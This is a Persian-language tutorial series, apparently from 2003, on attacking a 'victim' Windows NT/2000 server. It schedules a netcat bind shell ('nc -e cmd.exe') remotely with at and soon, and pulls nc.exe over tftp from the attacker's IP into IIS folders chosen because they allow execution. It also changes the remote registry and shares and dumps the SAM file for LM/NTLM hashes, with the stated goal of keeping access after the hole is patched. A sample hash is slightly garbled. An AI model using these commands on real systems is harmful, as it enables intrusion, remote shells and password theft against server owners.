دقت كنيد كه هم sc و هم at رو از كامپيوتر خودم اجرا مي‌كنم، پس لزومي به upload اون‌ها به كامپيوتر قرباني نيست. و نيز اينكه براي اجراي اين دستورات بايد اكانت ما در حد Administrator باشد و نيز NetBIOS روي اون كامپيوتر باز باشد. حالا مي‌خوام ببينم كه آيا اين task به ليست schedule اضافه شده يا نه. مي‌نويسم:

```
at \\xxx.xxx.xxx.xxx
```

و جواب مي‌شنوم:

```
Status ID   Day                     Time          Command Line
-------------------------------------------------------------------------------
       1    Today                   12:25 PM      c:\something\nc -l -p 22 -e cmd.exe
```

اگه بخوام اين task رو از ليست schedule پاک كنم، مي‌نويسم:

```
at \\xxx.xxx.xxx.xxx 1 /delete
```

دليل اينكه از عدد ۱ استفاده كردم، اين است كه در ليستي كه در بالا بدست اومد، ID براي اين task عدد ۱ بود.

يک نكته در مورد sc و at اين است كه اين دستورات رو ميشه جوري اجرا كرد كه بجاي اينكه به صورت remote اجرا شوند، به صورت local اجرا شوند. براي اين‌كار در تمام دستورات بالا عبارت \\xxx.xxx.xxx.xxx رو حذف كنيد و نيز مسلم است كه نيازي به session نخواهد بود و بايد هر دو فايل در سرور قرباني كپي شوند. اين گونه استفاده از اين دو دستور معمولا پيش نمي‌آيد. زيرا فلسفه استفاده از آنها در مواقعي است كه شلي در سرور نداريم. حالا كه شل نيست، چطوري دستورات مربوطه رو اجرا كنيم ؟!

۳- **soon** :

همان كار at رو انجام مي‌ده ولي ديگه نيازي نيست كه زمان رو در سرور بدست بياريم. زيرا اين ابزار يک كار خاص رو چند ثانيه بعد براي ما انجام ميده. مثلا اگه بخوايم به صورت remote و توسط اين ابزار مثلا ۱۰ ثانيه بعد دستور nc -l -p 22 -e cmd.exe رو روي سرور قرباني اجرا كنيم، مي‌نويسيم:

```
soon \\xxx.xxx.xxx.xxx 10 "nc -l -p 22 -e cmd.exe"
```

همانند at ، اين دستور هم مي‌تونه به صورت لوكال اجرا بشه (خودتون مي‌دونيد چطوري !)

login كرده‌ايم.

ب- ابزارهای کار با رجیستری ویندوز:

۴- **reg** :

این ابزار براي تغيير دادن رجيستري در ويندوز به كار ميره. همون‌طور كه اطلاع داريد وقتي پشت يک كامپيوتر نشسته‌ايد (يا اينكه يک remote control گرافيكي در اختيار داريد) مي‌تونيد با اجراي برنامه regedit (مثلا با تايپ كردن اون در Run ويندوز) به رجيستري ويندوز به صورت گرافيكي دسترسي داشته باشيد. ولي اگه بخواين به صورت متني رجيستري رو تغيير بديد، با ابزارهاي خود ويندوز ممكن نيست و اين باعث ميشه مجبور بشيم از ابزاري به نام reg از NTRK بهره گيريم. اينو بگم كه registry ويندوز حاوي اطلاعات حساسي است. اگه دانش كافي راجع بهش نداريد، بهتره هيچ تغييري اعمال نكنيد.

reg هم مثل sc و at هم به صورت لوكال و هم به صورت remote قابل استفاده است. اگه در حالت remote مي‌خواين استفاده كنيد، حتما بايد يک netbios session تشكيل بديد كه در سطح دسترسي Administrator باشه. معمولا از اين ابزار براي دو منظور استفاده مي‌كنيم: اضافه كردن و پاک كردن كليد (key) و ورودي (entry). اگه بخوايم خيلي قضيه رو ساده بگيريم، كليدها مثل فولدر است و ورودي‌ها مثل فايل. مثلا اگه بخوايم در كليد HKLM\Software\MyCo\Araz يک ورودي به صورت Point=20.00 را اضافه كنيم و نيز اگه به صورت لوكال باشيم، مي‌نويسيم:

```
REG ADD HKLM\Software\MyCo\Araz\Point=20.00
```

و اگه بخوايم همين كارو در كامپيوتر قرباني به صورت remote انجام بديم، مي‌نويسيم:

```
REG ADD HKLM\Software\MyCo\Araz\Point=20.00 \\xxx.xxx.xxx.xxx
```

حالا اكه بخوام يک همين كليد رو پاک كنم، در حالت لوكال مي‌نويسم:

```
REG DELETE HKLM\Software\MyCo\Araz\ /FORCE
```

و در حالت remote مي‌نويسم:

```
REG DELETE HKLM\Software\MyCo\Araz\ \\xxx.xxx.xxx.xxx /FORCE
```

تغيير دادن يک ورودي هم دقيقا مثل اضافه كردن اونه. فقط به جاي reg add از **update reg** استفاده مي‌كنيم.

۵- **regini** :

كارش مثل reg است. فقط كليدها و ورودي‌هايي كه مي‌خواهيم اضافه كنيم رو در يک فايل با پسوند ini قرار مي‌ديم و اين ابزار كار مورد نظر رو انجام ميده. مثلا اگه همان كار بالايي رو بخواهيم با regini انجام بديم، يک فايل متني باز مي‌كنيم به نام مثلا Araz.ini و داخل فايل مي‌نويسيم:

```
HKLM\Software\MyCo\Araz
    Point = REG_SZ 20.00
```

و بعد مي‌نويسم:

```
regini -m \\xxx.xxx.xxx.xxx Araz.ini
```

اين دستور معمولا موقعي به كار ميره كه چند entry (ورودي) رو مي‌خواهيم به يک key (كليد) اضافه كنيم. در اين حالت اگه بخوايم اين كارو توسط reg انجام بديم، چند بار بايد دستور رو تكرار كنيم.

پ- ابزار تشخيص نوع ويندوز :

۶- **gettype** :

ابزار بسيار جالبي است كه بايد به صورت لوكال روي سرور قرباني اجرا شود. با اجراي اين دستور مشخص مي‌شود كه ويندوز NT قرباني، از نوع Windows Server است يا Windows Workstation و اينكه Domain Controller است يا نه و... من روي ويندوز ۲۰۰۰ خودم نوشتم:

```
gettype /v
```

و جواب شنيدم:

```
Windows NT [Enterprise/Terminal] Server Non-Domain Controller
```

ت- ابزارهای کار با اکانت‌ها :

۷- **whoami** :

فرض کنید که به طریقي یک shell در کامپیوتر قرباني بدست آورده‌ایم. حالا مي‌خواهیم ببینیم که دسترسي ما در چه حدي است (به‌عبارت درست‌تر با چه اکانتي login شده‌ایم). بدین منظور از این نرم‌افزار استفاده مي کنیم. whoami باید به صورت لوکال روي قرباني اجرا شود. یعني باید این فایل رو به کامپیوتر هدف ارسال کرده و همون‌جا اجرا کنیم. مي‌نویسیم:

```
whoami
```

و مثلا جواب مي‌شنویم:

```
[Group   1] = "Everyone"
[Group   2] = "LOCAL"
[Group   3] = "IUSR_xxxx-yyyy"
,...
```

در این حالت، بالاترین اکانتي (از نظر سطح اختیارات) که لیست شود، اکانتي است که ما با اون بالا اومدیم.

۸- **local** :

همون‌طور که در بالا گفتم، توسط دستور net localgroup مي‌تونیم لیستي از اکانت‌هاي مربوط به یک گروه رو بدست بیاریم. ولي آن دستور باید به صورت local اجرا مي‌شد تا جواب مي‌داد. اگه بخوایم به صورت remote همین‌کار رو انجام بدیم، باید از ابزار **local.exe** استفاده کنیم. مثلا اگه session مربوط به netbios رو تشکیل داده باشم و بخوام بدونم در گروه محلي Administrators چه اکانت‌هایي هست، مي‌نویسم:

```
local Administrators \\xxx.xxx.xxx.xxx
```

۹- **showgrps** :

ابزار بسیار خوبي است که باید به صورت لوکال استفاده شود. مي‌شه گفت که یه‌جورایي تکمیل whoami است. به کمک این ابزار مي‌تونیم هم کشف کنیم که اکانتي که باهاش وارد شدیم عضو چه گروه‌هاي محلي است (واینکه اسم اکانت ما چیست) و هم اینکه همین اطلاعات رو راجع به هر اکانتي از سیستم که بخوایم بدست بیاریم.

براي اینکه بدونم اکانتي که الان باهاش بالا اومدم اسمش چیست و در چه گروه‌هایي عضو است، مي‌نویسم:

```
showgrps
```

و جواب مي‌شنوم:

```
User: [computer-name\Administrator], is a member of:

  computer-name\Administrators
  \Everyone
```

مشخص مي‌شه که اسم اکانت: Administrator است که در دو گروه Administrators و Everyone عضو است.

حالا اگه بخوام بدونم که اکانتي به اسم guest در چه گروه‌هاي محلي شرکت دارد، مي‌نویسم:

```
showgrps guest
```

و جواب مي‌شنوم:

```
User: [[computer-name\guest], is a member of:

  \Everyone
  [computer-name\Guests
```

وقتي مي‌خواهیم بدونیم که فلان اکانت متعلق به چه گروه‌هایي است، این‌کار توسط دستور net user هم قابل انجام است (در بالا بحث شد). ولي اگه بخوایم بدونیم که خودمون با چه اکانتي بالا اومدیم، این‌کار با net user قابل انجام نیست.

۱۰- **showmbrs** :

در کاربردي که فعلا مد نظر ماست، اين ابزار همان کار دستور net localgroups رو انجام مي‌ده. يعني برخلاف ابزار local.exe ، اين ابزار بايد به صورت محلي و لوکال استفاده بشه. کاربردش هم که واضحه و مي‌گه که در فلان گروه محلي، چه اکانت‌هايي هست. مثلا اگه بخوام بدونم در گروه Administrators چه اکانت‌هايي هست (يعني چه اکانت‌هايي دسترسي به سيستم در سطح Admin رو دارند) مي‌نويسم:

```
showmbrs Administrators
```

ث- ابزارهاي بررسي مجوزهاي NTFS:

۱۱- **perms** :

يک ابزار فوق‌العاده و حلال مشکلات! اول کار هم بگم که بايد به صورت لوکال استعمال بشه!! فرض کنيد که شما با يک اکانت به سيستم وارد شده‌ايد و حالا مي‌خواهيد ببينيد که اولا: آيا يک درايو خاص به صورت FAT32 پارتيشن‌بندي شده است يا NTFS (اين نکته مهمي است زيرا اگه FAT32 باشه، ديگه کار ما بسيار راحت خواهد بود چون مجوزي در کار نيست) و ثانيا: اگه به صورت NTFS است، فلان فولدر براي فلان يوزر در چه حدي قابل دسترس است (يعني اينکه براي فلان يوزر، فلان فولدر چه مجوزي دارد).

اولا: آيا مثلا درايو C به صورت NTFS ست شده است يا FAT32 ؟ براي اين منظور اسم يک اکانت از گروه Admin (مثلا Administrator) رو انتخاب مي‌کنم و حالا دستور زير رو اجرا مي‌کنم:

```
perms administrator c:
```

اگه جواب زير رو بشنوم، يعني FAT32 است:

```
        c:\             perms: #-------
```

اگر هر جواب ديگه‌اي مي‌اومد، مي‌شد: NTFS

ثانيا: فرض کنيد که حالا مثلا درايو D به صورت NTFS باشد و من هم مثلا با اکانت Guest وارد شده‌ام. مي‌خواهم ببينم مثلا فولدر wwwroot که در اين درايو هست، چه حد در دسترس من از نظر مجوزهاي NTFS است؟ مي‌نويسم:

```
perms guest d:\wwwroot
```

و مثلا جواب مي‌شنوم:

```
        d:\wwwroot\             perms: No Access
```

اين يعني هيچ دسترسي به اون براي اکانت guest وجود ندارد. اگه مي‌اومد:

```
        d:\wwwroot\             perms: #RWXDPOA
```

بايد عبارت RWXDPOA# تفسير بشه. هر کدام از اين حرف‌ها اين معني رو مي‌ده:

```
R Read
W Write
X Execute
D Delete
P Change Permissions
O Take Ownership
A General All
- No Access
* The specified user is the owner of the file or directory.
# A group the user is a member of owns the file or directory.
? The user's access permisssions can not be determined.
```

با اين تفاسير مي‌تونيد ببينيد که مثلا اکانت guest چه مجوزهايي داره. کافي است تک تک خروف رو با جدول بالا تطبيق بديد. مثلا در مثال بالا هم اجازه Read هست (چون حرف R داريم) و ...

۱۲- **showacls** :

اول ACL يا Control List Access قابليتي است که NTFS استفاده مي‌کند تا مجوزها رو تنظيم کند. ثانيا ACE يا Access Control

Entries اطلاعاتي است که مجوز رو کنترل مي‌کنه تا اکانت‌هاي خاص فقط مجوزهاي خاص براي کار با فولدر خاصي بگيرند.
اين ابزار يه چيزي تو مايه‌هاي همون perms.exe است که گفتم ولي با اين تفاوت که وقتي يه درايو يا يک فولدر رو مشخص مي‌کنم، مي‌تونم تنظيم کنم که تمام زيرشاخه‌هاي اون رو هم از نظر مجوزها بررسي بکنه. مثلا اگه بخوام فولدر j:\wwwroot رو از نظر مجوزها براي مثلا guest چک کنم، مي‌نويسم:

```
showacls /s /u:guest j:\wwwroot\
```

کليد /s مشخص مي‌کنه که زيرشاخه‌ها رو هم مي‌خوام تست کنم. اگه اونو حذف کنم، فقط مجوزهاي فولدر مشخص شده بيان خواهد شد. حالا اگه جواب بياد:

```
Error: Volume type incorrect [FAT32]
```

يعني که اون درايو به صورت FAT32 فرمت شده پس بررسي مجوزها محلي از اعراب نداره! ولي اگه NTFS باشه مثلا مياد:

```
User: [\guest]
has the following access to directory [j:\wwwroot\]:

j:\wwwroot\

j:\wwwroot

j:\wwwroot\ali
                NT AUTHORITY\SYSTEM       Read [RX]
                Everyone                  Read [RX]
                NT AUTHORITY\SYSTEM       Read [RX]
                CREATOR GROUP             Read [RX]
                BUILTIN\Administrators    Change [RWXD]
                CREATOR OWNER             Change [RWXD]

,...
```

دقت کنيد که فولدر خيلي پر زيرشاخه رو انتخاب نکنيد که جواب‌ها بقدري زياد ميشه که حتي نمي‌تونيد بخونيد. براي تفسير از جدول زير استفاده کنيد:

```
R         GENERIC_READ
W         GENERIC_WRITE
X         GENERIC_EXECUTE )
D         DELETE
A         GENERIC_ALL
d         FILE_READ_DATA (directory)
l         FILE_READ_DATA (file)
s         SYNCHRONIZE
r         FILE_READ_DATA
w         FILE_WRITE_DATA
a         FILE_APPEND_DATA
rE        FILE_READ_EA
wE        FILE_WRITE_EA
fx        FILE_EXECUTE
```

ج- ابزارهای کار با share ها :

۱۳- **rmtshare** :

فرض کنید که یک session از netbios با اکانتي با سطح Admin ایجاد کرده‌ایم. در این حالت به کمک این ابزار مي‌تونیم به صورت remote مجموعه share ها رو روي سیستم قرباني کنترل کنیم. مثلا یک share اضافه کنیم یا یک share رو پاک کنیم. مثلا اگه بخوام در کامپیوتر قرباني، فولدر c:\info رو واسه اکانتي به اسم guest به صورت فقط خواندني (یعني فقط Read) بیام و share کنم و این share به اسم mydata باشه، باید بنویسم:

```
rmtshare \\xxx.xxx.xxx.xxx\mydata=c:\info /GRANT guest:read
```

اگه مي‌خواستم به‌جاي فقط خواندني، اجازه تغییر هم صادر کنم، بجاي read مي‌شد: Change حالا مي‌خوام همین share رو پاک کنم. مي‌نویسم:

```
rmtshare \\xxx.xxx.xxx.xxx\mydata /DELETE
```

۱۴- **netwatch** :

یک ابزار گرافیکي است که کار با share ها و مدیریت اون‌ها رو راحت مي‌کنه. خیلي کار باهاش ساده‌است و نیازي به توضیح نداره.

۱۵- **netcmd** :

فرض کنید که شما الان یک netbios session با قرباني تشکیل داده‌اید. اگه یادتون باشه مي‌تونستیم به کمک net use یک رایو مجازي براي کار با اون ایجاد کنیم. همین کار رو میشه با این ابزار انجام داد. مثلا اگه اسم share باشه: Araz مي‌نویسیم:

```
netcmd \\xxx.xxx.xxx.xxx\Araz
```

۱۶- **srvcheck** :

این ابزار به ما کمک مي‌کند که ببینیم که روي سرور چه share هایي هست و چه کساني به اون دسترسي دارند. کاربرد دستور و تفسیر نتایج بسیار ساده است، مي‌نویسیم:

```
srvcheck \\xxx.xxx.xxx.xxx
```

دقت کنید که به‌صورت remote کار مي‌کنیم و نیاز به یک netbios session داریم.

چ- سایر ابزارهای مهم :

در درس بعدي بررسي خواهد شد. ضمنا sc هم به صورت مفصل‌تر بحث خواهد شد.

+ نام مقاله: ضروریات ویندوز سرور براي هکرها - قسمت چهارم

+ موضوع: شبکه و هک

+ نویسنده: آراز صمدي

+گرد آورنده : یونس حسنی فر

+ تاریخ ارائه: 1382/09/09

- یادآوري

این مقاله ادامه مقاله قبلي‌ه! در این درس نیز ما با یک سرور ویندوز به صورت یک کامپیوتر منفرد سروکار داریم و توجهي به کامپیوترهاي متصل به اون در شبکه‌اي که هست نداریم.

- فولدرهایي از ویندوز با مجوز اجرا

فرض کنید که الان از طریق روشي توانستید مجوز ایجاد یا کپي کردن فایلي رو در تعدادي از فولدرهاي ویندوز قرباني بدست بیاورید. در این گونه موارد هدف اینه که فولدري رو پیدا کنیم که براي ما با مجوزي که الان داریم (مثلا guest)، اجازه اجرا (execute) رو بده. دلیلش مشخصه، مثلا اگه الان با guest وارد شدید، ممکن است بخواهید که به سطح Admin برسید. این کار ممکنه با دستورات خود ویندوز ممکن نباشه و شما مجبور شوید که یه فایل اجرایي رو به کامپیوتر قرباني کپي کنید تا با اجراي اون شما از guest به Admin برسید. حالا اگه این فایل خلافکار! رو به فولدري کپي کنید که مجوز اجرا رو براي اکانت شما نداشته باشه، عملا نمي‌تونید از اون فایل استفاده کنید. افتاد؟

درس قبلي یک سري ابزار از NTRK معرفي کردم که اسمشون ابزارهاي بررسي مجوزهاي NTFS بود (از جمله perms و showacls). از این‌ها هم در این مرحله نمي‌تونید استفاده کنید. اگه گفتید چرا؟ درسته! چون این‌ها هم به هر حال یک سري ابزار و نرم‌افزار خارجي هستند (یعني به طور پیش‌فرض در خود ویندوز وجود ندارند) و از طرف دیگه ابزارهاي لوکال هستند (یعني براي استفاده باید به کامپیوتر قرباني کپي شوند) و واضحه که باید به فولدري کپي بشوند که مجوز اجرا داشته باشه و چون من نمي‌دونم کدوم فولدر مجوز اجرا داره، نمي‌تونم از این‌ها استفاده کنم! (این ابزارها هم کاربردهایي دارند که گاه خیلي مهمه، عجله نکنید!)

خوب حالا من چکار مي‌تونم بکنم؟

روش اول کوشش و خطاست. این بدترین راه و گاه موثرترین راه حل است! یعني مثلا یه فایل کوچک رو تو فولدرهاي مختلف کپي کنم و ببینم که کدومشو مي‌تونم اجرا کنم (یعني کدوم فولدر به اون فایل اجازه اجرا مي‌ده). این روش نیازي به توضیح نداره چون ایراني‌ها خداي این کاران :)

روش بهتر اینه که من با دانشي که دارم بدونم که معمولا چه فولدرهایي مجوز اجرا رو به من مي‌دهند. که الان مي‌خوام اینو بگم:

۱- اگه با یک باگ مربوط به IIS به شل دست یافته‌اید، معمولا یکي از اینها رو انتخاب کنید:

```
?:\inetpub\scripts
?:\program files\common files\system\msadc
```

منظور از (؟) در موارد بالا اینه که ممکنه که فولدر مربوطه در هر درایوي باشه (مثلا درایو C یا D و...) و ممکنه لازم باشه یه کم بگردید که پیداش کنید. نکته بعدي اینه که فولدرهایي که گفتم این اجازه رو مي‌دن که هم فایل اجرایي (با پسوند exe) و هم اسکریپت‌ها (مثل asp و ...) در اونا بذاریم و اجرا کنیم. دقت کنید که خیلي کارها رو میشه بدون کمک فایل اجرایي (فایل خرابکار) انجام داد. مثلا اگه قرار باشه صفحه اول سایتي عوض بشه، این کار رو گاه میشه با اسکریپت‌ها هم انجام داد. بنابراین این پایین لیست فوادرهایي رو براتون مي‌گم که فقط اجازه اجراي اسکریپت رو مي‌دهند (نه اجراي فایل اجرایي!) :

```
?:\winnt\help\iishelp
?:\inetpub\iissamples
%SystemRoot%\System32\inetsrv\iisadmin
%SystemRoot%\System32\inetsrv\iisadmpwd
%SystemRoot%\web\printers
```

توضیح لازم اینه که وقتي مي‌گم %SystemRoot% منظور همون فولدري است که ویندوز در اون نصب شده، بنابراین مي‌تونه مثلا C:\WINNT باشه یا H:\WINDOWS باشه و یا هر چیز دیگه. ما از همون عبارت %SystemRoot% که استفاده کنیم خودش ما رو مي‌بره همونجا !

حالا چرا باگ‌هاي IIS رو جدا کردم؟ دلیلش اینه که بعضي از این باگ‌ها وقتي ازشون سوءاستفاده بشه، به ما اختیاراتي در حد IUSR_xxxxx-yyyyy میده (که قبل گفتم این چیه) و اختیارات در حد Admin نیست. بنابراین از این فولدرهاي خاص استفاده کردیم.

۲- اگه با باگ‌هاي غیر از IIS به شل دست پیدا کردید، انتخاب فولدر درست معمولا بستگي به این داره که چه سرویس (و پورتي) رو exploit کرده‌ایم و به چه اکانتي دست پیدا کرده‌ایم. اگه دسترسي ما کامل باشه (یعني در حد Admin باشه) بهترین فولدر براي قرار دادن و اجراي فایل‌هاي اجرایي این فولدرهاست:

```
%SystemRoot%
```

```
%SystemRoot%\system32
```

اگه با اکانتي که بدست آورده‌اید به این فولدرها دسترسي ندارید (مثلا از طریق NetBIOS با یک اکانت محدود وارد شده‌اید) بهتره همون روش ایراني! (کوشش و خطا) رو پیش بگیرید.

آخرین نکته‌اي که باید اینجا بگم، اینه که وقتي مي‌خواین از طریق tftp فایل اجرایي رو بفرستید روي اون فولدر خاص، باید آدرس فولدر رو هم آخر دستور مربوط به tftp بنویسید. مثلا اگر IP ما در این لحظه ۲۱۷,٦٦,۱۹۸,۱۱٦ باشه، و بخوام فایل nc.exe رو بفرستم به فولدر c:\inetpub\scripts باید بنویسم:

```
tftp -i 217.66.198.116 GET nc.exe c:\interpub\scripts\nc.exe
```

یعني وقتي سرور قرباني فایل رو مي‌گیره، اونو تو این فولدر که مشخص کردم قرار بده (و نه فولدر فعلي).

- بدست آوردن username و password ها در حالت دسترسي local

تاکید مي‌کنم که بحث ما در اینجا پسوردهاي Active Directory نیست بلکه پسوردهاي لوکال خود کامپیوتر است. فرض کنید که من الان یه فولدر پیدا کرده‌ام که به من اجازه اجراي فایل‌هایي که داخلش فرستادم رو مي‌ده. (یعني همون چیزي که بالا بهش اشاره کردم). من ممکنه بخوام پسوردهاي این ویندوز سرور رو پیدا کنم تا اگه احیانا فردا پس‌فردا اون باگي که انگولکش کردم، توسط مسوول سرور برطرف شد، دستم به یه جایي بند باشه!! یا اینکه بخوام حتما پسورد اکانت خاصي مثل Administrator رو بدست بیارم که خیلي مهمه. براي کشف پسوردها اول باید بدونید که پسورد فلان اکانت، چطوري و کجا در ویندوز نگهداري میشه و چه مراحلي طي میشه تا یه پسورد از شکل اولیه یعني plain-text (یعني خود پسوردي که واسه اکانت انتخاب شده) تبدیل بشه به یه پسورد hash شده (یعني رمز بشه) و بعد در ویندوز ذخیره بشود:

۱- پسورد باید رمز شود و پسورد به صورت hash شده در آید. ویندوز از دو روش براي hash استفاده مي‌کند:
الف) LanMananager Hash یا LANMAN Hash یا LMhash :
این روش hash کردن روشي‌است که در ویندوزهاي قدیمي (قبل از NT هاي جدید یعني در ۳,۱ ، ۹۵، ۹۸، Me و NT هاي قدیمي) استفاده مي‌شده است و هنوز هم ساپورت مي‌شود. این روش hash کردن پسورد اولین بار توسط IBM استفاده شد ولي مشکلات امنیتي زیادي داره (یه بار مایکروسافت خواست خودش گاف نده، ایندفه با گاف IBM رفت تو چاه!). در این روش hash کردن حداکثر طول پسورد مي‌تونه ۱۴ حرف باشه. یه مثال مي‌زنم. فرض کنید که قرار پسوردي به اسم thepassword ذخیره بشه، چون طول این پسورد از ۱۴ حرف کمتره، انقدر ۰ به آخر پسورد اضافه میشه که ۱۴ حرفي بشه (منظور از ۰ در اینجا کارکتر عددي صفر نیست بلکه منظور چیزي است که در برنامه‌نویسي بهش NULL مي‌گیم و ما براي سادگي کار اونو با همون کاراکتر ۰ نشون داده‌ایم) ، یعني پسورد میشه: thepassword000 حالا اتفاقي که مي‌افته اینه که حروف کوچک انگلیسي به حروف بزرگ تبدیل میشه، یعني حالا داریم: THEPASSWORD000 و بعد این رشته به دو رشته ۷ کاراکتري تقسیم میشه، یعني: THEPASS و WORD000 بعد مي‌آد و هر کدوم رو با یه الگوریتم یک طرفه (یعني غیر قابل برگشت) رمز مي‌کنه بعد کنار هم مي‌چینه و یه رشته ۳۲ کاراکتري (به صورت Hex) نتیجش مي‌شه، مثلا پسورد مورد نظر ما به صورت C349F26F362950F05382367BF6677B7V در میاد. این میشه اولین روش hash که بهش LM مي‌گویند. مشکلات این روش ذخیره سازي اینه که اولا طول پسورد حداکثر ۱۴ حرفه، ثانیا این روش case insensive ه یعني حروف بزرگ و کوچک فرقي نداره، ثالثا چون پسورد به دو قسمت ۷ تایي تقسیم میشه، مي‌شه هر کدوم رو به تنهایي crack کرد، رابعا مشکلي به دلیل نبودن salt هست در این روش که در آخر مقاله بحث مي‌کنم که چیه.
ب) روش NT hash یا NTLM hash:
روش بهتري است، در این روش از الگوریتم MD4 استفاده میشه (مثل اکثر یونیکس‌ها) و نتیجه باز هم یه رشته ۳۲ کاراکتري است. تمام موارد ایرادي که در بالا بود (یعني اولا و ثانیا و ثالثا) حل شده ولي مشکل رابعا هنوز هم هست!
حالا این رابعا (نبودن salt) چي هست؟ از قدیم الایام معلوم بوده که مایکروسافت بعد از hash کردن پسوردها از salt (نمک!) استفاده نمي‌کنه. این باعث میشه که اگه دو تا کامپیوتر باشه که در هر دو پسورد اکانت guest مثلا thepassword باشه (یعني

دو کامپيوتر مختلف از يک پسورد واحد استفاده کنند)، نتيجه hash اون در هر دو يکسان بشه. يعني اينکه وقتي يه رشته خاص رمز بشه، نتيجه نهايي هميشه يکسان است (يعني هميشه LM ها شبيه به هم و NT ها هم شبيه به هم خواهند بود). و اين به نفع هکره :) در سيستمهاي شبه‌يونيکس، به دليل اضافه کردن نمک! ، ٤٠٩٦ جور مختلف مي‌شوند و اين باعث ميشه، کار کرک کردن به همين اندازه بيشتر بشه.
نکته بعدي که هست اينه که چرا با وجود اينکه روش NTLM از LM بهتره، چرا هنوز هم LM ساپورت ميشه؟ دليلش اينه که براي حفظ سازگاري هنوز هم استفاده مي‌شه. مثلا اگه قرار باشه يه ويندوز ۹۸ به يه ويندوز ۲۰۰۰ کانکت بشه، بايد ۲۰۰۰ بتونه هويت‌سنجي و اتصال رو انجام بده. اگه همه ويندوزها در شبکه مدل بالا! باشند، ميشه LM رو غير فعال کرد.

۲- حالا ما هم نتيجه hash شده پسوردها رو داريم، کجا بايد اينها ذخيره بشوند:
الف) فايل SAM :
ويندوز سرورها براي ذخيره کردن اکانت‌هاي لوکال از فايلي به اسم SAM استفاده مي‌کنند. (ويندوزهاي غير NT ها از فايل‌هاي PWL استفاده مي‌کردند). فايل اصلي SAM اينجاست:

```
%SystemRoot%\System32\Config\
```

مي‌تونيد نگاه کنيد تا مطمئن بشيد که هست! يه مطلبي که هست اينه که وقتي با ويندوز بالا اومديد، فايل SAM مربوط به اون به صورت protected يا حفاظت شده است. در نتيجه نمي‌تونيد همين‌طوري مثلا کپي کنيد يا بخونيد. دقت کنيد که فايل SAM هيچ‌گونه پسوندي ندارد.
يه مورد ديگه هم هست که بايد دقت کنيد، گاهي يک نسخه compressed از فايل SAM به اسم _.SAM در دايرکتوري %SystemRoot%\repair وجود دارد که از اون هم ميشه استفاده کرد. (اين فايل موقع backup گيري از اطلاعات سيستم توسط ابزار rdisk ايجاد مي‌شود) جزئياتش مهم نيست، فقط چک کنيد ببينيد که همچين فايلي اونجا هست يا نه :) حتي گاهي مي‌تونيد يه کپي (غير فشرده يا غير compressed رو) در اين فولدر پيدا کنيد .
ب) رجيستري:
يک سري کليد و ورودي در رجيستري هست که اگرچه کاربرد زيادي براي سيستم‌عامل دارند ولي به صورت hidden هستند (يعني به راحتي قابل مشاهده و تغييير نيستند). از جمله اين کليدها، اون‌هايي هستند که اطلاعاتي شبيه به SAM رو در خود دارند (يعني LM hash, username و NT hash). که براي يک هکر ارزشمند است.
ج) Active Directory:
در شبکه‌اي از ويندوز سرورها، AD براي نگهداري پسوردهاي دومين و گروه‌هاي global به کار مي‌رود (البته در ويندوز ۲۰۰۰، نه در NT 4.0 ، زيرا در NT 4.0 در هر حال طرف حساب ما يا SAM است يا registery). فعلي بحث ما اين چيزها نيست!

يه مطلبي هست راجع به SYSKEY که بايد توضيح بدم. يک تکنولوژي! جديد است که فکر کنم از SP2 (يعني Service patch شماره ۲) از ويندوز NT 4.0 به بعد اعمال مي‌شود و در نتيجه در مورد ويندوز ۲۰۰۰ هم (با يا بدون سرويس پچ) وجود دارد. کارش هم اين است که پسوردهاي ذخيره شده (در رجيستري) را يه بار ديگه رمز مي‌کند تا امنيتش زياد شود.

خوب حالا برسيم به کار عملي!
من کل عمليات تغيير و ذخيره پسورد در ويندوز سرورها رو در ۲ مورد خلاصه کردم که خونديد. حالا ما بايد عمل عکس رو انجام بديم تا به پسورد برسيم. در نتيجه

۱- اولين کار ما اينه که بتونيم از فايل SAM و يا از رجيستري، username ها و LM ها و NTLM ها رو در بياريم. به اين کار به طور کلي DUMP کردن يا Extract کردن مي‌گويند. يه مثال مي‌زنم که خوب متوجه بشين. فرض کنيد که اکانتي دارم به اسم guest که پسورد اون thepassword است. چيزي که مي‌خوام با dump کردن بهش برسم، چيزي مثل اينه:

```
guest:1011:7C349F26F362950F05382367BF6677B7:9D5DF8F2A588405949DE0917CC19F8DD:::
```

البته به تعداد اکانت‌هاي محلي که در کامپيوتر قرباني وجود دارد، يه سطر داده مثل اين بالايي هست. اينجا چهار داده مهم داريم، اولي اسم اکانت است، بعد يه دونقطه (:) داريم و بعد يه عدد که نشون مي‌ده اين اکانت يازدهيم اکانتي است که در اين کامپيوتر ايجاد شده است (اولين اکانت عدد ۱۰۰۰ دارد)، بعد دوباره دونقطه داريم، بعد hash LM رو داريم يعني C349F26F362950F05382367BF6677B7V بعد دوباره دونقطه و بعد hash NTLM يعني D5DF8F2A588405949DE0917CC19F8DD۹

يه مطلب فوق‌العاده مهم اينجا هست که بايد بگم، اونم اينه که در تمام مواردي که مي‌خواهيم DUMP کنيم، بايد اولا لوکال باشيم (يعني بايد ابزار کار رو به کامپيوتر هدف بفرستيم و اونجا به کمک يه shell اونو اجرا کنيم) و ثانيا بايد اختيارات ما در حد Administrator باشه (يعني در واقع بالاترين سطح اختيارات رو داشته باشيم). پس همه اين موارد واسه اينه که ما بتونيم با بدست آوردن پسورد اکانت‌هاي مختلف بتونيم مدت بقاي خودمون رو در اين سرور افزايش بديم. خوب حالا وقتشه که شروع کنيم:

الف) Dump کردن از فايل SAM :

اين کار رو مي‌تونيم به دو روش انجام بديم.

+ روش اول:

در اين روش بايد يه کپي از فايل SAM رو گير بياريم. اين نسخه رو به هر روشي ميشه گير آورد مهم اينه که اين فايل SAM نمي‌تونه خود فايلي باشه که در محل اصلي به صورت محافظت شده نگهداري مي‌شه، بلکه بايد يه کپي از اون باشه. روش‌هاي زيادي واسه بدست آوردن اين فايل هست:

» مي‌تونيد به کمک يک فلاپي درايو bootable مربوط به ويندوز ۹۸ و به کمک ابزاري به اسم ntfsdos از http://www.sysinternals.com/ اين کار رو انجام بديم. (به درد ما نمي‌خوره چون ما دسترسي فيزيکي به سرور نداريم) در اين حالت ديگه اون فايل SAM اصلي محافظت شده نيست چون با سيستم‌عامل ديگري بالا اومديم و مي‌تونيم اون فايل اصلي رو يه نسخه اش کپي کنيم.

» مي‌تونيم از فايل backup شده SAM يعني SAM._ که در آدرس %SystemRoot%\repair بود استفاده کنيم. به اين ترتيب که اين فايل که هيچ محافظتي ازش نميشه رو به يه جايي کپي کنيم و بعد دستور زير رو اجرا کنيم:

```
expand sam._ sam
```

